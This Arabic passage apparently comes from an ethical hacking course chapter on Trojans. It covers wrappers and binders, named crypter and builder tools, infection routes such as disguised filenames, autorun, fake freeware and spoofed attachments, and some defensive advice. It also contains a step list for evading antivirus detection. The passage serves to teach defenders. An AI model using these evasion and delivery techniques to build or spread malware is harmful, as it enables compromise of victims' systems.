Wrappers يستخدم لربط ملف تروجان القابل للتنفيذ مع تطبيق **exe**طبيعي المظهر مثل الألعاب أو التطبيقات المكتبية. عند تشغيل المستخدم **wrapped EXE**، فانه يتم أولا تثبيت طروادة في الخلفية (أي لا يدرك المستخدم بعملية التثبيت القائمة للتروجان) ثم يقوم بتشغيل التطبيق التي تم تعديله (**wrapped application**) في المقدمة (أي عملية التثبيت ظاهره بالنسبة للمستخدم). المهاجم يمكنه أن يقوم بضغط أي من اكواد **binary** (**DOS/WIN**) باستخدام أدوات مثل **petite.exe**. هذه الأداة يمكنها فك الضغط لملف عند وقت التشغيل. وهذا يجعل من الممكن للطروادة ألا يتم الكشف عنه، لأن معظم برامج مكافحة الفيروسات غير قادرة على الكشف عن التوقيعات في الملف.

المهاجم يمكنه أن يضع العديد من الملفات التنفيذية داخل ملف تنفيذي واحد، كذلك **Wrappers** من الممكن ان يدعم بعض الوظائف مثل تشغيل ملف واحد في الخلفية بينما الملف الاخر يعمل على سطح المكتب.

من الناحية الفنية، **Wrappers** يمكن اعتباره نوع آخر من البرمجيات "**glueware**" يستخدم لربط مكونات البرامج الأخرى معا. **Wrapper** يتم تغليفه إلى مصدر بيانات واحد لجعلها قابلة للاستخدام بطريقة أكثر ملاءمة من مصدر **unwrapped** الأصلي.



يمكن خداع المستخدمين ليقوموا بتثبيت أحصنة طروادة عن طريق إغرائه أو إخافته. على سبيل المثال، قد يوضع حصان طروادة في رسالة بالبريد الالكتروني يتم وصفها على أنها لعبة كمبيوتر. عندما يتلقى المستخدم البريد الإلكتروني، فان وصف اللعبة قد يغريه لتثبيته. وعلى ما يبدو أنها قد تكون في الواقع، لعبة، ولكنها في الحقيقة تتخذ بعض الاجراءات الأخرى التي هي ليست واضحة بسهولة بالنسبة للمستخدم، مثل حذف الملفات أو إرسال المعلومات الحساسة إلى المهاجم عبر البريد الإلكتروني. في حالة أخرى، المهاجم يقوم بارسال كارت تحية عيد الميلاد والذي يقوم بتثبيت حصان طروادة في الوقت الذي يشاهد فيه المستخدم هذا الكارت، مثل كعكة عيد ميلاد التي ترقص عبر الشاشة.

Wrapper Covert Programs


Kriptomatik

Kriptomatik هو برنامج **Wrapper Covert** الذي تم تصميمه لتشفير وحماية الملفات ضد **crackers** وبرامج مكافحة الفيروسات. ينشر عن طريق البلوتوث، ويسمح لك بحرق **CD/DVD** مع ميزة التشغيل التلقائي(**Autorun**).




يحتوي على الميزات التالية:

- تعديل الايقونات (**Configure icons**)
- جمع الملفات (**Gather files**)
- المشاركات (**Posts**)
- النشر (**Propagation**)
- ميزات أخرى مثل التشغيل التلقائي، **attributes**، والتشفير، الخ.



Advanced File Joiner

Advanced File Joiner هو برنامج يستخدم لجمع وضم مختلف الملفات في ملف واحد. إذا قمت بتحميل أجزاء متعددة من انقسام ملفات كبيرة الى ملفات أصغر، يمكنك ضم هذه الملفات بسهولة مع هذه الأداة. على سبيل المثال، يمكنك الجمع بين الملفات النصية **ASCII** أو الجمع بين ملفات الفيديو مثل ملفات **MPEG** في ملف واحد إذا كانوا فقط من نفس الحجم، والنوع (الامتداد)، والترميز. هذه الأداة لا يمكن استخدامها بشكل فعال لضم نوع ملف يحتوي على **head information** مثل **AVI**، **BMP**، **JPEG**، وملفات **DOC**. لذلك، لكل من هذه الأنواع من تنسيقات الملفات، يجب استخدام برامج معينة لضم البرامج.



SCB LAB's - Professional Malware Tool

تم تصميم هذه الأداة للأغراض الأتية:

1- التشفير (**Crypter**) باستخدام التقنيات الأتية في التشفير

Anti-Virtual Machine

XOR Encryption, CryptAPI, TEA, DES, Blowfish, Base64, RC4, Ghost, Huffman, Skipjack, ThowFish


2- التجميع (**Binder**) لعدد غير محدود من الملفات.

3- تحميل (**Downloader**) لعدد غير محدود من الملفات.

4- النشر (**Spreader**) لعدد غير محدود من الملفات.



OneFileExeMaker




Yet Another Builder (YAB)


المصدر: http://yab.sourceforge.net

برنامج YABمن أفضل برامج الدمج والتشفير وتغيير الامتداد. برنامج صغير الحجم ومتميز وعلى الرغم من انه قديم، ولكن أثبت قوته وفعاليته وشهرته.

المميزات من أهمها :

1- يمكنه دمج أي عدد من الحزم فعلى سبيل المثال يمكنك دمج سيرفر **optix** وسيرفر **Pro Rat** وأي سيرفر آخر مع صورة مثلا.
2- يمكن أن ينفذ أمر بمسح ملف أو مجلد
3- يمكن أن ينشط السيرفر المدموج في الرجيستري لكي يتم تشغيله في كل مرة عند بداية تشغيل الكمبيوتر.
4- يمكنه أن يغير أيقونة السيرفر المدموج.





اختر من select command to add الامر الذي سينفذه التروجان عند تشغيله مثل الاتي:

- **Bind File** و ذلك لفتح ملف اخر مع التروجان من جهازك او جهاز الضحية
- **Delete file or folder** لحذف الملف او المجلد عند فتحة
- **Execute file** أخفاء التروجان في أي مجلد من مجلدات النظام في الويندوز تختارها انت بنفسك مثل Root folder, temp folder, system folderوغيرة.
- **Message Box** لا ظهار رسالة Error عند التشغيل

الطرق المختلفة التي يمكن ان يحصل التروجان الوصول الى النظام (Different Ways a Trojan Can Get Into a System)

نقاط الوصول المختلفة تستخدم عن طريق حصان طروادة لتصيب نظام الضحية. مع مساعدة من هذه النقاط، فان التروجان يهاجم النظام الهدف ويأخذ السيطرة كاملة على النظام. وهو على النحو التالي:



تطبيقات المحادثات (Instant Messenger Application)

النظام يمكن أن يصاب عن طريق تطبيقات المحادثات مثل **ICQ** أو **Yahoo messenger**. حيث يكون المستخدم في خطر كبير حين تلقي الملفات عن طريق **messenger**، بغض النظر عمن أرسل أو من أين. حيث أنه لا يوجد أي من تطبيقات الفحص المدمجة مع تطبيقات **messenger**، حيث أن هناك دائما خطر من العدوى عن طريق التروجان. المستخدم لا يمكنه أبدا أن يكون متأكدا 100٪ من هو على الجانب الآخر من جهاز الكمبيوتر في لحظة معينة. حيث انه من الممكن أن يكون شخص ما قد اخترق هوية **messenger ID** وكلمة المرور، ويريد أن ينشر التروجان من خلال قائمة الأصدقاء.

IRC (Internet Relay Chat)

IRC هي طريقة أخرى تستخدم لنشر طروادة. **Trojan.exe** يمكن أن يعاد تسمية الى شيء من هذا القبيل **Trojan.txt (With 150 spaces).exe**. فإنه يمكن الحصول عليه من خلال **IRC**، وفي **DCC (Direct Client to Client)**، وسوف تظهر على هيئة (**.TXT**). تنفيذ مثل هذه الملفات سوف يسبب العدوى. معظم الناس لا يلاحظون أن تطبيق (**.exe**) يحتوي على أيقونة ملف نصي. لذلك قبل تشغيل مثل هذه الأمور، حتى لو كان هو مع أيقونة ملف نصي؛ يجب فحص الامتدادات للتأكد من أنها حقا ملف نصي.

- لا تقم بتحميل أي من الملفات التي تبدو أفلام اباحية أو برامج إنترنت مجانية. مستخدمي الكمبيوتر المبتدئين غالبا ما يكون أهداف سهله لمثل هذه العروض الكاذبة، وكثير من الناس على **IRC** لا يدركون نظام الأمن. المستخدمين يصبحوا مصابين نتيجة القنوات الاباحية التجارية، لأنهم لا يفكروا في المخاطر التي تنطوي على كيفية الحصول على الأفلام الاباحية والبرامج المجانية.

Physical Access

تقييد الوصول المادي للكمبيوتر يعتبر مهم جدا بالنسبة للأمن الكمبيوتر.

أمثله:

- صديق المستخدم يريد الوصول المادي إلى نظامه. المستخدم قد يتسلل الى غرفة حاسوب صديقه في غيابه وتثبيت حصان طروادة عن طريق نسخ برمجيات طروادة من قرص له على القرص الصلب.
- البدء التلقائي [**Autostart**] هي طريقة أخرى تصيب النظام عندما يملك الوصول المادي. عندما يتم وضع قرص مضغوط في علبة **CD-ROM**، فانه يبدأ تلقائيا مع واجهة الإعداد. مثال على ملف **Autorun.inf** التي يتم وضعها على مثل هذه CD:

[autorun]
open=setup.exe
icon=setup.exe

- يمكن تشغيل طروادة بسهولة عن طريق تشغيل تثبيت البرنامج الحقيقي.
- لأن الكثير من الناس لا يعرفون عن **CD function**، فان اجهزتهم قد تصاب، ولن يفهموا ما حدث أو كيف تم القيام به.
- ينبغي أن يتم إطفاء وظيفة التشغيل التلقائي عن طريق القيام بما يلي:

Start → Settings → Control Panel → System → Device Manager → CDROM Properties → Settings

Browser and Email Software Bugs

عادة لا يقوم المستخدمين بتحديث البرامج الخاصة بهم في كثير من الأحيان كما يجب، والعديد من المهاجمين يستفادون من هذه الحقيقة المعروفة جيدا. تخيل ان اصدار قديم من إنترنت إكسبلورر يستخدم. زيارة إلى موقع خبيث قد يصيب الجهاز تلقائيا دون تحميل أو تنفيذ أي برامج. يحدث نفس السيناريو عند التحقق من البريد الإلكتروني مع **Outlook Express** أو بعض البرامج الأخرى مع المشاكل المعروفة. مرة أخرى، نظام المستخدم سوف يكون مصابا حتى من دون تحميل المرفقات. أحدث نسخة من المتصفح وبرنامج البريد الإلكتروني ينبغي أن تستخدم، لأنه يقلل من خطر هذه الاصدارات.

تحقق من المواقع التالية لفهم مدى خطورة هذه ال **BUGS**، كل ذلك بسبب استخدام الإصدار القديم من التطبيقات:

http://www.guninski.com/browsers.html
http://www.guninski.com/netscape.html

البرامج المزيفة (Fake Program)

المهاجمين يمكنهم بسهولة إغراء الضحية لتحميل البرامج المجانية التي هي مناسبة لاحتياجاته، حيث يتم تحميلها مع عديد من المميزات مثل دفتر العناوين، الوصول لفحص العديد من حسابات **POP3**، والعديد من الوظائف الأخرى التي تجعله أفضل من عميل البريد الإلكتروني المستخدم حاليا.

الضحية يقوم بتحميل البرامج ويعتبرها تطبيق موثوق به، لذلك فان برامج الحماية تفشل في تنبيهه عن البرامج الجديدة المستخدمة. يتم إرسال البريد الإلكتروني وكلمات المرور لحساب **POP3** مباشرة إلى صندوق بريد المهاجم من دون أن يلاحظ أحد. ويمكن أيضا أن يرسل كلمات السر المخزنة مؤقتا وضربات المفاتيح. الهدف هو جمع المعلومات الوافرة وإرسالها إلى المهاجم.

في بعض الحالات، قد يملك المهاجمين الوصول الكامل إلى النظام، ولكن ما يفعله المهاجم يعتمد على أفكاره حول كيفية استخدام وظائف البرامج المخفية. أثناء إرسال البريد الإلكتروني واستخدام المنفذ **25** أو **110** لـ **POP3**، يمكن أن تستخدم هذه للاتصال مع آلة المهاجم (ليس في المنزل، بطبيعة الحال، ولكن من آلة اخترق آخري) ليتصل ويستخدم الوظائف المخفية المضمنة في البرامج المجانية. الفكرة هنا هو تقديم برنامج الذي يتطلب تأسيس اتصال مع الملقم.

المهاجمين يعيشون على الإبداع. ينظر على سبيل المثال **fake audio galaxy**، والذي هو عباره عن إعطاء موقع لتحميل **MP3**. المهاجم ينشا مثل هذه المواقع باستخدام مثلا مساحة 15 غيغابايت على نظامه لوضع أرشيف كبير لملفات **MP3**. بالإضافة إلى ذلك، يتم تكوين بعض الأنظمة الأخرى أيضا على نفس الشكل. حيث يتم استخدام ذلك لخداع المستخدمين إلى التفكير في أنهم يقومون بالتحميل من غيرهم من الناس الذين ينتشرون عبر الشبكة. يعمل البرنامج ك **backdoor** وسوف يصيب الآلاف من المستخدمين الساذجين الذين يستخدمون وصلات **ADSL**.

بعض البرامج المزيفة تحتوي على اكواد مخفيه، ولكنها لا تزال تملك نظرة الاحترافية. حيث هذه المواقع يتم وصلها ببرامج مكافحة طروادة، وبالتالي تخدع المستخدمين إلى الوثوق بها. يتم تضمينها في ملف **readme.txt** في **setup**. وهذا يمكن أن يخدع أي مستخدم تقريبا، لذلك نحتاج إلى عناية مناسبة التي ينبغي تنفيذها لأي برامج مجانية قبل تنزيلها. هذا مهم لأن هذا الأسلوب الخطير هو وسيلة سهلة لتصيب جهاز عبر أحصنة طروادة المخبأة في البرامج المجانية.

Shrink-Wrapped Software

Legitimate "shrink-wrapped" software يتم تعبئتها من قبل الموظفين الساخطين والتي يمكن أن تحتوي على أحصنة طروادة.

Via Attachments

عند يتلقى مستخدمي الشبكة رسالة الكترونية مجهولة تقول إنها سوف تحصل على أفلام اباحية مجانية أو حرية الوصول إلى الإنترنت إذا تم تشغيل المرفق (**ملف exe**)، حيث أنها قد يتم تشغيلها من دون فهم الخطر على الأجهزة الخاصة بهم.

الأمثلة:

- لنفرض مثلا وجود مستخدم لديه صديق جيد الذي يحمل بعض الأبحاث ويريد أن يعرف حول أحد الموضوعات المرتبطة بمجال صديقه من البحوث. فيقوم بإرسال رسالة بريد الكتروني لصديقه يسأل عن هذا الموضوع وينتظر الرد. المهاجم قد يستهدف المستخدم الذي يعرف أيضا عنوان البريد الإلكتروني لصديقه. المهاجم ببساطة يقوم بترميز برنامج لتزيف البريد الإلكتروني ويجعله يبدو أن الصديق هو الذي يقوم بارسال البريد الإلكتروني، لكنها سوف تشمل على مرفق تروجان. المستخدم سوف يتحقق من البريد الإلكتروني، ويرى أن صديقه قد أجاب الاستعلام له بمرفق، فيقوم بتحميله وتشغيله دون التفكير أنه قد يكون حصان طروادة. والنتيجة النهائية هي حدوث العدوى.
- ارسال البريد الإلكتروني ذات العنوان" **Microsoft IE Update** " الى سلة المحذوفات، من دون النظر إليه.
- بعض عملاء البريد الإلكتروني مثل برنامج **Outlook Express**، لديها الأخطاء التي تقوم بتنفيذ الملفات المرفقة تلقائيا.

Untrusted Sites and Freeware Software

هو موقع يقع على مساحة مجانية على شبكة الإنترنت أو مزود واحد فقط لتقدم برامج للأنشطة الغير مشروعة والتي يمكن أن تعتبر مشبوهة.

- هناك العديد من المواقع الغير مشروعه (*underground sites*) مثل **NeuroticKat** للبرمجيات. فمن الخطورة تحميل أي من البرنامج أو الادوات التي تقع على مثل هذه الموقع المشبوهة التي يمكن أن تكون بمثابة قناة للهجوم طروادة على جهاز كمبيوتر الضحية. بغض النظر عما هي البرامج التي تستخدمها، هل أنت على استعداد لاتخاذ هذه المخاطرة؟
- تتوفر العديد من المواقع التي لديها نظرة احترافيه وتحتوي على أرشيف ضخم. هذه المواقع تحتوي بشكل **feedback** ووصلات إلى مواقع شعبية أخرى. يجب على المستخدمين أخذ الوقت الكافي لفحص هذه الملفات قبل تنزيلها، بحيث يمكن تحديد ما إذا كانت أو لم تكن تأتي من موقع حقيقيه أو مشبوهة.
- البرمجيات مثل **mIRC**، **ICQ**، **PGP**، أو أي برامج شعبية أخرى يجب تحميلها من الموقع الأصلي (أو المواقع المرتبطة الرسمية)، وليس من أي من مواقع الأخرى التي قد تحتوي على روابط لتنزيل البرنامج نفسه.
- أصحاب المواقع الخاص بموضوع الأمن المعروفة، والذين لديهم محفوظات واسعة مع مختلف تطبيقات القرصنة "البرامج، يجب أن تكون مسؤولة عن الملفات التي تقدمها ويجب فحصها في كثير من الأحيان باستخدام تطبيقات مكافحة الفيروسات وبرامج مكافحة طروادة لضمان الموقع أن يكون " خال من أحصنة طروادة والفيروسات ". لنفترض ان المهاجم يقدم برامج مصابه بطروادة، على سبيل المثال، **UDP flooder**، إلى الأرشيف، فإذا كان المسؤول عن الموقع ليس في حالة تأهب، فان المهاجم سوف يستفيد من اللامسوولية للمسؤول عن الموقع لوضع ملفات على الموقع مع تروجان.
- يجب على المستخدمين الذين يتعاملون مع أي نوع من البرامج أو تطبيقات الويب فحص انظمتهم يوميا. إذا حدث الكشف عن أي ملف جديد، يجب فحص ذلك. إذا نشأ أي اشتباه حول ملف، فإنه يجب أن تحال هذه البرمجيات الى مختبرات الكشف للمزيد من التحليل.
- من السهل أن تصيب الأجهزة باستخدام برامج مجانية. "المجاني ليس دائما الأفضل"، وبالتالي هذه البرامج خطيرة على الأنظمة.

NetBIOS (File Sharing)

إذا كان المنفذ 139 على النظام مفتوح، أي، يتم تمكين مشاركة الملفات، يمكن استخدامها من قبل الآخرين للوصول إلى النظام، وتثبيت **trojan.exe**، وتعديل الملف على النظام.

يمكن للمهاجم أيضا استخدام هجوم **DOS** لإيقاف تشغيل النظام وفرض إعادة التشغيل، وبالتالي فإن طروادة يمكن إعادة تشغيل نفسه على الفور. لمنع مشاركة الملفات في إصدار نظام **Windows**، انتقل إلى:

Start →Settings → Control Panel → Network → File and Print Sharing


Downloading

تنزيل الملفات، والألعاب، و**screensaver** من مواقع الإنترنت يمكن أن تكون خطيرة.

كيفية نشر حصان طروادة (How To Deploy a Trojan)

التروجان هي الوسيلة التي تمكن المهاجم من الوصول إلى نظام الضحية. من أجل السيطرة على جهاز الضحية، المهاجم ينشأ خادم طروادة، ثم يرسل رسالة إلكترونية إلى الضحية تحتوي على رابط إلى خادم طروادة. بمجرد أن ينقر الضحية على الرابط الذي أرسل اليه من قبل المهاجم، فأنه يرتبط مباشرة مع خادم طروادة. خادم طروادة يرسل طروادة لنظام الضحية. المهاجم يقوم بتثبيت طروادة، اصابة جهاز الضحية. ونتيجة لذلك، يتم توصيل الضحية إلى خادم الهجوم مع عدم درايته بذلك. بمجرد ربط الضحية بخادم المهاجم، فان المهاجم يملك السيطرة الكاملة على نظام الضحية ويقوم بتنفيذ أي إجراء يختاره المهاجم. إذا قام الضحية بالقيام بأي صفقة عبر الإنترنت أو عملية شراء، فان المهاجم يمكنه سرقة المعلومات الحساسة بسهولة مثل تفاصيل بطاقة الائتمان، ومعلومات الحساب، وما إلى ذلك. بالإضافة إلى ذلك، يمكن أيضا استخدام آلة الضحية كمصدر لشن هجمات على أنظمة أخرى.

عادة ما يصاب أجهزة الكمبيوتر عن طريق نقر المستخدمين على وصلة خبيثة أو فتح مرفق بريد إلكتروني الذي يثبت حصان طروادة على أجهزة الكمبيوتر الخاصة بهم التي هي بمثابة ***backdoor*** للمجرمين الذين يمكنهم بعد ذلك استخدام الكمبيوتر لإرسال بريد الكتروني متطفل.



التهرب من تقنيات مكافحة الفيروسات (Evading Antivirus Techniques)

فيما يلي مختلف التقنيات التي يستخدمها تروجان والفيروسات و**worms** للتهرب من معظم برامج مكافحة الفيروسات:

1- لا تستخدم أبدا أحصنة طروادة التي يتم تحميلها من شبكة الإنترنت (حيث يتم كشفها بسهوله من قبل برمجيات مكافحة الفيروسات).
2- يفضل كتابة طروادة الخاصة بك وتضمينه داخل التطبيقات.
3- تغيير صيغ التروجان في:

Convert an EXE to VB script
Convert an EXE to a DOC file
Convert an EXE to a PPT file

4- تغيير **checksum**.
5- تغيير محتوى طروادة باستخدام **hex editor**.
6- كسر ملف طروادة إلى قطع متعددة.

(6.3) أنواع التروجان (Type of Trojan)

حتى الآن، لقد ناقشنا المفاهيم المختلفة عن أحصنة طروادة والطريقة التي تصيب بها النظام. الآن سوف نناقش الأنواع المختلفة لأحصنة طروادة التي يتم استخدامها من قبل المهاجمين من أجل الحصول على المعلومات الحساسة من خلال الوسائل المختلفة.

يغطي هذا القسم أنواع مختلفة من أحصنة طروادة مثل **command-shell Trojans**، **document Trojans**، **email Trojans**، **botnet Trojans**، **proxy server Trojans**، وهلم جرا.

أنواع التروجان

تتوفر أنواع مختلفة من أحصنة طروادة التي تهدف لأغراض مختلفة. وفيما يلي قائمة بأنواع أحصنة طروادة:



Command Shell Trojans

Command shell Trojan يعطي جهاز التحكم عن بعد لقذيفة الأوامر (*command shell*) على جهاز الضحية. يتم تثبيت خادم طروادة (*Trojan server*) على جهاز الضحية، والذي يفتح منفذ لاتصال المهاجمين. يتم تثبيت **Trojan client** على جهاز المهاجم، والذي يستخدم لتشغيل قذيفة الأوامر (*command shell*) على جهاز الضحية.



Command Shell Trojan: Netcat

